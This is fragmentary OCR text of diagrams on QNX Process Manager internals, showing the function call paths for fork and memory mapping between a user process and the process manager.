
- fork();

  _PROC_FORK



++

QNX Process Manager



User Process

```
malloc();
mmap();
MsgSendv();

return
msg.o.addr;
```


_MEM_MAP

Process Manager

```
MsgReceivev();
memmgr_map();
vmm_mmap();
map_create();
pa_alloc();
pte_manipulate();
MsgReplyv();
```

++

QNX Process Manager



User Process

```
malloc();
mmap();
MsgSendv();

return
msg.o.addr;
```


_MEM_MAP

Process Manager

```
MsgReceivev();
memmgr_map();
vmm_mmap();
map_create();
pa_alloc();
pte_manipulate();
MsgReplyv();
```

++

